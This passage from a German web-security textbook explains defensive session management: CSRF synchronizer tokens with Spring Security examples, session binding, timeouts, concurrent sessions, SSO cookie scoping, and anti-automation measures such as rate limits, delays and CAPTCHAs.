


Abb. 3.44 Setzen einer persistenten Session mittels expires-Flag

Oftmals lässt sich die Erzeugung einer persistenten Session durch eine entsprechende Option innerhalb des Anmeldedialoges (z. B. „dauerhaft angemeldet bleiben“) durch den Benutzer steuern. Dass er sich nicht erneut anmelden muss, bietet dem Benutzer natürlich einen gewissen Komfort. Allerdings wird dieser mit einer deutlichen Erhöhung der Angriffsfläche erkauft, weshalb der zusätzliche Komfort sehr gewissenhaft gegen den Verlust an Sicherheit abgewogen werden sollte.

Ein häufig anzutreffender sinnvoller Kompromiss besteht hier darin, statt einer persistenten Session nur eine Art „Remember-Me“-Option zu verwenden. Hierbei bleibt der Benutzer zwar nicht dauerhaft angemeldet, wird aber dennoch von der Anwendung anhand eines zusätzlichen Cookies bei einem späteren Besuch automatisch erkannt und muss lediglich sein Passwort eingeben. Sollte dies nicht ausreichen, besteht eine weitere Möglichkeit darin, zwar persistente authentifizierte Sessions zu erlauben, jedoch Benutzer darüber lediglich auf eingeschränkte Funktionen zugreifen zu lassen. Erst wenn der Benutzer Zugriff auf sensiblere Bereiche (und damit sensible Daten) wünscht, wird er zur Passworteingabe aufgefordert.

- Session-Persistenz kann auf verschiedenen Ebenen erfolgen (anonyme Session, identifizierte Session, einfach authentifizierte Session oder voll-authentifizierte Session). Zumindest bei Internetanwendungen, über die auf vertrauliche Daten zugegriffen wird, ist von einer Persistenz voll-authentifizierter Sessions stark abzuraten – nicht zuletzt deshalb, weil davon ausgegangen werden muss, dass Benutzer sich dabei auch von gemeinsam genutzten PCs anmelden.

3.9.4 Session Binding (Browser Fingerprinting)

Gewöhnlich muss ein Angreifer nur in den Besitz einer gültigen Session-ID kommen, um sich Zugriff auf die Sitzung eines angemeldeten Benutzers zu verschaffen. Ein solches Session Hijacking lässt sich zumindest dadurch erschweren, dass das serverseitige Session-Objekt an zusätzliche statische Informationen des Clients „gebunden“ wird.

Hierzu lässt sich sowohl dessen IP-Adresse als auch der Fingerprint des Browsers nutzen. Ein solcher Browser-Fingerprint ist prinzipiell eine Prüfsumme über verschiedene browserspezifische HTTP Request Header wie z. B. den User-Agent und die Accept-Header.

Kombiniert man diese HTTP-Header nun noch zusätzlich mit Browsereigenschaften, die sich mittels JavaScript auslesen lassen (z. B. installierte Plugins und Schriftarten oder unterstützte MIME-Types), so lässt sich ein überraschend eindeutiger und stabiler Fingerprint generieren. Laut Henning Tillmann, der sich im Rahmen seiner Diplomarbeit intensiv mit diesem Thema beschäftigt hat und hierzu knapp 24.000 Fingerprints analysierte, war es in 93 % der Fälle möglich, eindeutig einen bestimmten Browser über einen Fingerprint zu identifizieren (vergl. [32]). Für eine additive Sicherheitsmaßnahme ist dies ein sehr guter Wert.

3.9.5 Session-State-Kontrolle (CSRF- und Replay-Schutz)

Session Binding hilft allerdings nur dann, wenn ein Angriff auf die Übernahme einer anderen Sitzung abzielt, nicht jedoch bei indirekten Angriffen wie Cross-Site Request Forgery (CSRF) oder Session Replay (siehe Abschn. 2.10.2), bei denen einer authentifizierten Session eine Anfrage „untergeschoben“ wird. Beide beziehen sich nicht auf Abfragen (Abruf von Informationen, Suche etc.), sondern auf ändernde Anfragen, die eine Änderung am Profil oder der Session eines Benutzers zur Folge haben. Wie wir in Abschn. 2.7.4 gelernt haben, lässt sich CSRF prinzipiell immer dann durchführen, wenn solche Anfragen generischer Natur sind, also z. B. im Fall der folgenden URL:

```
https://www.example.com/account/adduser.do?username=admin2
```

Eine erste Maßnahme, um eine solche CSRF-Schwachstelle zu beheben, besteht darin, HTTP-basierte Änderungen ausschließlich über HTTP POST zu erlauben. Denn HTTP GET begünstigt die Durchführbarkeit von CSRF sehr stark und wird aus diesem Grund in RFC2616 auch als „unsichere Methode“ genannt. Diese Maßnahme erschwert zwar die Durchführung eines CSRF-Angriffs, beseitigt aber die Schwachstelle an sich nicht. Denn auch über HTTP POST lässt sich über eine durch den Angreifer kontrollierte HTML-Seite oder eine XSS-Schwachstelle ein solcher Angriff prinzipiell durchführen.

Synchronizer Tokens Um die Ursache dieser Schwachstelle zu korrigieren, müssen wir vielmehr sicherstellen, dass Änderungen über keine generischen Anfragen aufgerufen werden. Dafür bauen wir einen zufälligen Token, genauer einen Synchronizer Token[20] (auch Déjà vu Token, vergl. [33]), als zusätzlichen Parameter in jede ändernde HTTP-Anfrage ein (als URL-Parameter bei GET-Anfragen und als Hidden Form Field bei

[20] Siehe Synchronizer Token Pattern: http://www.corej2eepatterns.com/Design/PresoDesign.htm.

POST-Anfragen) und weisen jede entsprechende Anfrage serverseitig zurück, die keinen gültigen Token enthält.[21]

```
https://www.example.com/account/adduser?username=admin&to-
ken=X519AF9B12R1
```

Für die Abwehr von CSRF-Angriffen brauchen diese Tokens zwar nur Session-spezifisch zu sein, implementieren wir diese jedoch eindeutig für jeden Request (also einmalig), erhalten wir zusätzlich noch einen wirksamen Schutz gegen Session-Replay. Letzteres kann unabsichtlich ausgeführt werden, etwa wenn ein Benutzer eine Seite aktualisiert.

```
<form method="post" action="/account/adduser">
       <input type="input" name="username" />
       ...
       <input type="hidden" name="token" value="X519AF9B12R1" />
</form>
```

Für die Abbildung solcher Tokens bieten viele Webframeworks mittlerweile entsprechende Tags an, die nur in Formulare eingebaut werden müssen, so etwa im Fall von Spring Security, einem Security-Framework für Java-basierte Webanwendungen. Dort ist der CSRF-Schutz bereits standardmäßig aktiv (also „Default Secure“). Entwickler müssen lediglich die einzelnen Formulare mit einem zusätzlichen Hidden Field versehen, damit dort der CSRF-Token automatisch vom Framework eingebaut wird:

```
<c:url var="logoutUrl" value="/logout" />
<form action="${logoutUrl}" method="post">
       <input type="submit" value="Log out" />
       <!-- CSRF-Schutz (wird vom Framework gesetzt und geprüft) -->
       <input type="hidden" name="${csrf.parameterName}" value="${_csrf.
                                                              token}"/>
</form>
```

Spring Security setzt hierdurch automatisch den Token in das entsprechende Feld und wertet dieses auch bei entsprechenden Anfragen aus.

[21] In mancher Literatur wird ein sogenannter „Double Submit Cookie“ und ähnliche Verfahren empfohlen. Dabei wird die Session-ID zusätzlich zum Cookie in die URL geschrieben. Dieser Ansatz lässt sich sehr einfach implementieren, da er ohne einen serverseitigen State auskommt. Allerdings ist er insofern falsch, als sensible Daten (nämlich die Session-ID) in die URL geschrieben werden, was ein Anti-Pattern darstellt.

Viewstates In einigen Webtechnologien, darunter ASP.NET oder JSF, werden sogenannte Viewstates verwendet. Dabei handelt es sich um einen als Hidden Field abgelegten serverseitigen State. In den meisten Fällen ist dieser zwar nicht kryptographisch zufällig, jedoch auch kaum durch einen Angreifer bestimmbar und stellt dadurch implizit einen funktionierenden CSRF-Schutzmechanismus dar.

Request Header (REST-Services) Auch für REST-Services lässt sich ein CSRF-Schutz implementieren. Das ist dort dann erforderlich, wenn diese auf eine authentifizierte, Cookie-basierte Session zugreifen. Dort sollte der Token allerdings nicht als Parameter, sondern als zusätzlicher Request-Header mitgesendet werden. Im Folgenden ist hierzu ein entsprechendes Codebeispiel gezeigt, ebenfalls für Spring Security:

```
<meta name="_csrf" content="${_csrf.token}"/>
<meta name="_csrf_header" content="${_csrf.headerName}"/>
...
<script>
       var token = $("meta[name='_csrf']").attr("content");
       var header = $("meta[name='_csrf_header']").attr("content");
       $(document).ajaxSend(function(e, xhr, options) {
              xhr.setRequestHeader(header, token);
       });
</script>
```

Viele JavaScript-Frameworks wie Angular JS verfügen darüber hinaus inzwischen über eigene CSRF-Schutzmechanismen. Diese funktionieren natürlich anders als serverseitige Frameworks. Angular JS prüft etwa, ob ein Cookie mit dem Namen „XSRF-TOKEN“ vom Server mitgesendet wurde. Ist dies der Fall, baut es diesen automatisch als zusätzlichen Request-Header in jede XHR-Anfrage ein. Das Senden und Verifizieren des Cookies muss allerdings natürlich serverseitig erfolgen.

Grundsätzlich sollten solche Framework-Funktionen für die Implementierung eines CSRF-Schutzes immer bevorzugt werden. Nur dort wo keine ausreichende Schutzfunktion durch ein Framework geboten wird, lassen sich unabhängige Ansätze wie z. B. CSRFGuard[22] einsetzen. Dabei handelt es sich um einen vorgeschalteten Filter, der für ASP.NET, Java EE und PHP zur Verfügung steht und keine Anpassung am eigentlichen Programmcode der Anwendung erforderlich macht.

Nicht immer muss jedoch ein Formular mit fehlendem Schutz auch verwundbar sein, etwa wenn dieses eine Benutzeraktion wie ein CAPTCHA erfordert oder benutzerspezifische Daten enthält. Dennoch ist es sehr zu empfehlen, konsistent jede ändernde HTTP-Anfrage, gleich ob über Formular oder REST-Zugriff, mit einem zusätzlichen Token zu schützen. Ändernde HTTP-Anfragen sollten darüber hinaus ausschließlich über HTTP POST und niemals über URLs möglich sein.

[22] Siehe https://www.owasp.org/index.php/Category:OWASP_CSRFGuard_Project.

- Cross-Site Request Forgery (CSRF) lässt sich dadurch unterbinden, dass Aufrufe um einen zufälligen Token erweitert werden. Generell sollten sich sämtliche HTTP-Anfragen, die eine Änderung an Daten zur Folge haben können (ändernde HTTP-Anfragen), ausschließlich über HTTP POST (z. B. über HTML-Formulare) durchführen lassen. Fehlt ein CSRF-Token oder ist dies ungültig, sollte eine Webanwendung stets mit einem HTTP-403-Fehler antworten.

Wer darüber hinaus den Session State genauer kontrollieren will, kommt an einer State-Maschine nicht vorbei. Verschiedene Frameworks wie Spring WebFlow stellen eine entsprechende Funktion zur Verfügung. Die Implementierung eines solchen Flow Controls erfordert sicherlich den meisten Aufwand und kann auch die Dialogführung einschränken, bietet jedoch den umfassendsten Schutz, nicht nur gegen CSRF- und Session-Replay, sondern auch verschiedene Fehler in der Geschäftslogik und Angriffe gegen diese mittels Forceful Browsing.

3.9.6 Session Timeout

Eine serverseitige Session wird üblicherweise dann invalidiert (also beendet), wenn sich der Benutzer abmeldet. Macht er dies nicht, sondern lässt er die Webseite in einem Browser-Tab geöffnet, so bleibt die Session noch für eine gewisse Zeitspanne nach dem letzten Browser-Request aktiv. Wir nennen diese Zeitspanne „Session Timeout bei Inaktivität“, „Soft Timeout“ oder „Idle Timeout“. Um die Angriffsfläche zu minimieren, sollte dieser Wert so klein wie möglich gewählt werden.

Je nach Anwendung beträgt das Idle-Timeout in der Regel zwischen 15 und 25 Minuten, was einen gängigen Kompromiss zwischen Minimierung des Angriffsfensters und Benutzerfreundlichkeit darstellt. Ein zu kurzes Timeout führt nämlich schnell dazu, dass ein Benutzer abgemeldet wird, obwohl dieser eigentlich noch mit der Anwendung arbeitet, nur länger keine Aktion ausgelöst hat (z. B. weil er gerade einen Text liest). Grundsätzlich haben sich hier zwei Ansätze bewährt, um ein Maximum an Benutzerfreundlichkeit auf der einen, und ein möglichst geringes Idle-Timeout bzw. Angriffsfenster auf der anderen Seite zu gewährleisten.

Der erste Ansatz besteht in der Anzeige eines Popup-Fensters, sobald das Idle-Timeout fast erreicht ist. Über dieses kann der Benutzer das Timeout zurücksetzen. Abb. 3.45 zeigt hierfür ein Beispiel auf der Webseite der Hamburger Sparkasse – allerdings ist es empfehlenswert, hier besser ein modales Popup aus der Seite heraus zu definieren. Mittels einer solchen Maßnahme lassen sich je nach Anwendungstyp relativ geringe Timeouts (z. B. 5–10 Minuten) implementieren.

Die Verwendung noch kürzerer Timeouts ermöglicht ein weiteres Verfahren. Dafür wird im Hintergrund über ein paar Zeilen JavaScript-Code alle paar Sekunden die Anwendung aufgerufen und dadurch die Session beliebig lange offengehalten (siehe Abb. 3.46).

Abb. 3.45 Session Logout auf www.haspa.de




Abb. 3.46 Offenhaltung der Session mittels periodischen Aufrufens („Pollen“) des Servers

Ein Benutzer wird davon nichts mitbekommen, seine Session jedoch erst dann terminiert, wenn er sich dort selbst abgemeldet hat oder kurze Zeit nachdem er seinen Browser (bzw. den entsprechenden Browser-Tab) schließt. Das einzige Problem bei diesem Verfahren entsteht, wenn der Benutzer seinen Arbeitsplatz verlässt, ohne seinen Rechner zuvor zu sperren. In diesem Fall würde er beliebig lange an der Anwendung angemeldet bleiben, was ein lokaler Angreifer ausnutzen kann, um Zugriff auf sein Profil zu erlangen.

Zusätzlich zum Idle-Timeout kann es durchaus sinnvoll sein, auch ein hartes Timeout zu setzen. Nach Ablauf einer vorgegebenen Zeitspanne wird dabei die Session beendet, egal ob der Benutzer noch aktiv ist oder nicht. Auf diese Weise kann u. a. verhindert werden, dass ein Benutzer, dem die Zugangsrechte entzogen wurden, seine aktive Session beliebig lange – im Extremfall bis zum Neustart des Servers – offenhalten kann. Ein sinnvoller Wert

für ein absolutes Timeout könnte z. B. 24 Stunden betragen. Da die meisten Session-Management-Implementierungen jedoch noch keine entsprechende Unterstützung bieten, muss diese Maßnahme mit eigenem Code umgesetzt werden.

3.9.7 Mehrfachanmeldung (Concurrent Sessions)

Gewöhnlich ist es Benutzern möglich, sich mehrfach parallel an derselben Webanwendung anzumelden, wodurch diese dann mehrere authentifizierte Sessions für denselben Benutzer verwaltet (engl. Concurrent Sessions). In den seltensten Fällen ist diese Möglichkeit jedoch aus Anwendungssicht erforderlich und führt letztlich nur zu einer unnötigen Vergrößerung der Angriffsfläche, da sich der Missbrauch von Logins hierdurch sehr viel schwerer erkennen (bzw. verhindern) lässt.

Bei einer Anwendung, die Mehrfachanmeldung unterstützt, müssen zudem auch Probleme durch Nebenläufigkeit (engl. Race Conditions) ausgeschlossen werden. Sofern Mehrfachanmeldung nicht erforderlich ist, empfiehlt es sich daher, diese Funktion zu deaktivieren bzw. zu unterbinden. Besteht für einen sich anmeldenden Benutzer bereits eine Session, sollte diese hierbei zunächst invalidiert und dann durch eine neue ersetzt werden. Dieser Vorgang ließe sich auch über einen Dialog durch den Benutzer steuern, wie dies in Abb. 3.47 gezeigt ist.

Sind Concurrent Sessions jedoch erwünscht, sollte der Benutzer bei der Anmeldung die Möglichkeit erhalten, zumindest die aktiven Sessions aufzulisten und zu beenden. Leider unterstützen gängige Web Frameworks diese Möglichkeit bislang jedoch noch kaum.

3.9.8 Der Session Lifecycle

Es wurden bereits verschiedene Situationen angesprochen, in denen ein Neusetzen der Session-ID erforderlich ist. Neben Login, Logout und Timeout ist dies auch grundsätzlich bei jeder zusätzlichen (bzw. erneuten) Authentifizierung zu empfehlen. Dieser Zusammenhang ist anhand des in Abb. 3.48 gezeigten Session Lifecycles verdeutlicht.




Abb. 3.47 Handling von Concurrent Sessions bei Juniper's Pulse Secure Access Service




Abb. 3.48 Session Lifecycle

3.9.9 Shared Sessions

Single-Sign-On-Systeme sind im Webbereich häufig durch den Einsatz von Cookies und gemeinsam genutzte Sessions (Shared Sessions) implementiert. Hierzu müssen grundsätzlich drei Varianten in Bezug auf den Transport der Session-ID unterschieden werden:

1. **Vorgeschalteter Filter:** Es wird ein beliebiges zusätzliches Cookie verwendet, das auf jedem System über einen entsprechenden Filter ausgelesen und ausgewertet wird.
2. **Cookie-Pfad-Attribut (Shared Host)**: Die einzelnen SSO-Anwendungen werden über dem gleichen Hostnamen verwaltet (z. B. „host/app1“ und „host/app2“). Als SSO-Cookie dient ein gewöhnliches Host-basiertes Cookie.
3. **Cookie-Domain-Attribut (Shared Domains)**: Die einzelnen SSO-Anwendungen werden über eigene Hostnamen verwaltet (z. B. „apphost1.example.org“ und „apphost2.example.com“). Die Gültigkeit des SSO-Cookies muss hierzu auf die gesamte Domain ausgeweitet werden (Cookie-Flag: „domain=example.com“). Diese Variante ist deshalb am problematischsten, da sämtliche Hosts der Domain (inkl. möglicher Testserver) das Session Cookie in diesem Fall erhalten.

3.9.10 Überblick und Empfehlungen

Dem Session Management kommt eine zentrale Rolle im Hinblick auf die Sicherheit einer Webanwendung zu, da es zur Abbildung der Authentifizierung eines angemeldeten Benutzers dient. Es gilt in erster Linie zu verhindern, dass Unbefugte die Session-ID eines angemeldeten Benutzers auslesen, mitlesen, setzen oder Cross-Site-Request-Forgery-Angriffe

durchführen können. Im Grunde lässt sich ein Session Management relativ gut an zentraler Stelle absichern. Hierbei sind folgende Empfehlungen zu beachten:

- **Standard-Implementierung verwenden**: Anstatt ein eigenes Session Management zu implementieren, sollte das des Applikationsservers oder Webcontainers verwendet werden.
- **Cookies einsetzen**: Das Session Management sollte mit Cookies umgesetzt und URL Rewriting abgeschaltet werden.
- **URL Rewriting deaktivieren**: Wenn URL Rewriting eingesetzt wird, sollte es nur in Verbindung mit Session Binding verwendet werden, so dass durch Auslesen der Session-ID keine Übernahme der Session möglich ist.
- **Sessions abschotten**: Anmeldungspflichtige Bereiche sollten auf Basis der URLs von öffentlichen abgeschottet werden, indem sie z. B. über einen eigenen Hostnamen (z. B. app1.host.com) angesprochen werden.
- **Gültigkeit einschränken**: Die Gültigkeit von Session Cookies sollte unter Verwendung von Attributen möglichst weit eingeschränkt werden – z. B. über die Security-Flags „httpOnly“ und „secure“.
- **Neusetzen der Session-ID**: Die Session-ID sollte nach jeder Authentifizierung neu gesetzt werden.
- **Ausschließlich HTTPS verwenden**: Session Cookies sollten ausschließlich über HTTPS übertragen werden (Verwenden von HTTPS in Verbindung mit dem „secure“-Cookie-Flag).
- **Persistente Sessions vermeiden**: Zumindest auf voll-authentifizierte persistente Sessions sollte nach Möglichkeit verzichtet werden, da diese die Angriffsfläche einer Anwendung sehr stark erhöhen können.
- **Anti CSRF-Tokens**: Zufällige Tokens sollten bei allen ändernden HTTP-basierten Zugriffen verwendet werden.

3.10 Anti-Automatisierung

Gerade bei Anwendungen, die aus dem Internet erreichbar sind und an denen sich Benutzer per Passwort anmelden können, sollten unbedingt zusätzliche Mechanismen zum Schutz vor automatisierten Angriffen bzw. Brute Forcing (siehe Abschn. 2.8.1) implementiert werden. Darüber hinaus existieren verschiedene weitere Bereiche, in denen Maßnahmen zur Anti-Automatisierung sinnvoll sein können, etwa in Registrierungsdialogen, Kommentierungsfunktionen, Gewinnspielen, Abstimmungen sowie dem webbasierten Versand von E-Mails und SMS.

Insbesondere wenn Funktionen sehr ressourcenintensiv sind oder (wie im Falle des SMS-Versands) Kosten erzeugen, lassen sich diese von einem Angreifer häufig dazu ausnutzen, die Verfügbarkeit einer Anwendung erheblich einzuschränken, also einen Application-Denial-of-Service-Angriff durchzuführen bzw. erhebliche Kosten für den Betreiber der Webseite zu generieren.

3.10.1 Authentifizierung

Die wohl effektivste, jedoch sicherlich nicht für jeden Anwendungsfall geeignete Maßnahme, besteht in der Verlagerung der abzusichernden Funktion in den angemeldeten Bereich, bzw. deren Erweiterung um eine Authentifizierung. Dies ist im Fall von Web-GUIs genauso möglich wie bei REST-Services, wo sich zu diesem Zweck z. B. API-Keys (siehe Abschn. 3.7.9) einsetzen lassen.

Doch auch dort, wo kein Benutzerkonto existiert oder sich nicht verwenden lässt, lassen sich Funktionen auf ähnliche Weise schützen. Nämlich dadurch, dass ein Authentifizierungscode an eine angegebene E-Mail-Adresse oder per SMS an eine Telefonnummer gesendet wird, wie dies etwa Office 365 im Rahmen des Registrierungsprozesses macht (siehe Abb. 3.49). SMS ist hierbei als Seitenkanal natürlich etwas sicherer, in der Regel jedoch auch deutlich aufwendiger zu implementieren.

3.10.2 Limits

Im Rahmen einer Passwort-Authentifizierung wird häufig eine Accountsperre (User-Lockout) eingesetzt, um das Brute Forcen von Passwörtern zu unterbinden. Dabei wird der Zugriff auf einen Account nach einer bestimmten Anzahl fehlerhafter Anmeldeversuche temporär oder dauerhaft gesperrt. Hierbei handelt sich zwar durchaus um ein effizientes Mittel zur Verhinderung von Passwort-Brute-Forcing, die Accountsperre stellt jedoch gleichzeitig ein typisches Beispiel für eine Sicherheitsmaßnahme mit negativen Seiteneffekten dar. Dem Schutzziel Vertraulichkeit (in diesem Fall der Benutzerdaten) wird das Schutzziel Verfügbarkeit (des Benutzerkontos) nämlich völlig untergeordnet.

Abb. 3.49 Automatisierungschutz per Seitenkanal bei Office 365

Häufig ist es einem Angreifer aufgrund von restriktiven Passwortrichtlinien zwar kaum praktisch möglich, komplexe Benutzerpasswörter (noch dazu über HTTPS) zu bruteforcen, doch kann er einen anderen Benutzer in sehr vielen Fällen mühelos und dauerhaft über eine dort implementierte Accountsperre aussperren. Die Durchführbarkeit eines solchen Angriffs wird dadurch weiter erhöht, wenn Benutzernamen nicht vertraulich sind oder diese einem einfachen Bildungsgesetz folgen. Selbst wenn hier eine Sperrung nur temporär möglich sein sollte, kann ein Angreifer andere Benutzer durch Wiederholen dieses Angriffs nach Ablauf der Sperre immer wieder aussperren.

Eine Webseite kann durch den Einsatz einer Accountsperre somit weitaus angreifbarer sein als ohne eine solche Schutzfunktion. Limits wie diese lassen sich aber natürlich nicht nur zur Abwehr von Brute-Force-Angriffen, sondern insbesondere auch zum Schutz von rechenintensiven Funktionen und damit zur Abwehr von Denial-of-Service-Angriffen wirksam einsetzen. Auch Scanner lassen sich mit Limits wirksam drosseln. Nur sollten solche Limits nicht absolut gesetzt sein.

Besser ist es hier etwa, die Anzahl aufgerufener URLs oder Methoden innerhalb eines bestimmten Zeitraums einzuschränken oder (im Fall von einer Funktion innerhalb der Benutzeroberfläche) in solchen Fällen dann eine zusätzliche Schutzfunktion wie ein CAPTCHA einzublenden.

3.10.3 Verzögerungen

Ein probateres Mittel zur Einschränkung der Durchführbarkeit vieler automatisierter Angriffe besteht darin, sie mittels Timeouts auszubremsen. Im Fall der Anmeldung wird dazu serverseitig die Authentifizierung um ein oder zwei Sekunden verzögert. Auch die Verwendung von Timeouts, die sich schrittweise erhöhen (sogenannte Teergruben), wird manchmal empfohlen. Wirklich sinnvoll sind solche Maßnahmen aus Sicht der Benutzerfreundlichkeit jedoch nicht, schon gar nicht für den Einsatz bei Webanwendungen. Von dem Einsatz solcher Teergruben soll hier daher auch explizit abgeraten werden.

Zusätzlich können Schwellwerte (engl. Thresholds) festgelegt werden, um z. B. die maximale Anzahl an Zugriffen von einer bestimmten IP-Adresse und innerhalb eines gesetzten Zeitraumes zu begrenzen. Völlig unproblematisch lassen sich auch hier nur Beschränkungen innerhalb des angemeldeten Bereichs setzen, z. B. für den Aufruf bestimmter Funktionen, da diese sich mit einer bestimmten Benutzeridentität in Verbindung setzen lassen. So verzögert etwa Facebook mittels „Friend Trottling“ (vergl. [34]) das Hinzufügen neuer Freunde, um automatisierte Angriffe zu verhindern. Wenn bei solchen Verzögerungen zusätzlich noch eine gewisse Zufälligkeit implementiert wird, ließe sich auch die Durchführbarkeit von verschiedenen Timing-Angriffen wirksam unterbinden.

Auch im Zusammenhang mit einer mehrstufigen Dialoggestaltung lassen sich solche Verzögerungen wirkungsvoll einsetzen. Schauen wir uns hierzu das in Abb. 3.50 gezeigte Beispiel eines entsprechenden Anmeldedialoges an. Statt sich wie gewöhnlich in einem




Abb. 3.50 Mehrstufiger Anmeldeprozess

Schritt mit seinem Benutzernamen und Passwort anzumelden, gibt der Benutzer zunächst nur seinen Benutzernamen und dann in einem zweiten Schritt sein Passwort ein.

Einen wichtigen Aspekt stellt dabei das (Access) Token dar, welches der Benutzer im zweiten Schritt von der Webanwendung erhält. Dadurch wird sichergestellt, dass jeder Benutzer den zweistufigen Anmeldeprozess durchläuft und nicht sofort zum zweiten Schritt springen kann. Wir können diesen Token zudem mit einer verzögerten Gültigkeit versehen, so dass er z. B. erst nach 5 Sekunden gültig ist.

Im Frontend lässt sich eine solche Wartezeit problemlos mittels ein paar Zeilen JavaScript einbauen, ohne dass der Benutzer es überhaupt bemerkt. Schließlich benötigt jeder (menschliche) Benutzer eine gewisse Zeit, um sein Passwort einzugeben. Durch diese Verzögerung erreichen wir allerdings, dass sich automatisierte Angriffe (wie z. B. Brute Forcing) kaum mehr durchführen lassen, nicht einmal inverses Brute Forcing wäre hier noch möglich.

3.10.4 CAPTCHAs

Wenn es um das Ausbremsen automatisierter Angriffe (z. B. durch Skripte oder Bots) geht, die sich gegen anonym zugängliche Formulare (z. B. zur Kommentierung, Benutzerregistrierung oder Anmeldung) richten, so fällt die Wahl sehr häufig auf CAPTCHAs. Dabei handelt es sich um eine Variante eines Turing-Tests, dessen Ziel darin besteht, durch das Lösen bestimmter Aufgaben einen menschlichen von einem nicht-menschlichen Benutzer zu unterscheiden. Ein CAPTCHA muss damit so gestaltet sein, dass es sich zwar

Abb. 3.51 Verschiedene Varianten visueller CAPTCHAs

von den meisten Menschen in kurzer Zeit lösen lässt, einem Programm oder Skript dies jedoch nicht ohne weiteres möglich ist.

Es gibt eine Reihe von unterschiedlichen CAPTCHA-Varianten. Am häufigsten finden wir im Bereich der Webanwendungen aber vor allem visuelle CAPTCHAs (auch „Bild-CAPTCHAs“ genannt) vor. Anders als für einen Computer ist es für einen Menschen ziemlich egal, ob eine Zeichenfolge als Bild oder ASCII-Text dargestellt ist. In Abb. 3.51 sehen wir verschiedene geläufige Varianten solcher visueller CAPTCHAs. Das erste Beispiel zeigt eine sehr einfache Variante, wie sie sich von diversen APIs generieren lässt. Die beiden anderen Beispiele zeigen die alte und neue Version von Googles reCAPTCHA. Dieses wird nicht über eine lokale API generiert, sondern durch einen Google-Dienst und ist in die Seite nur eingebettet.

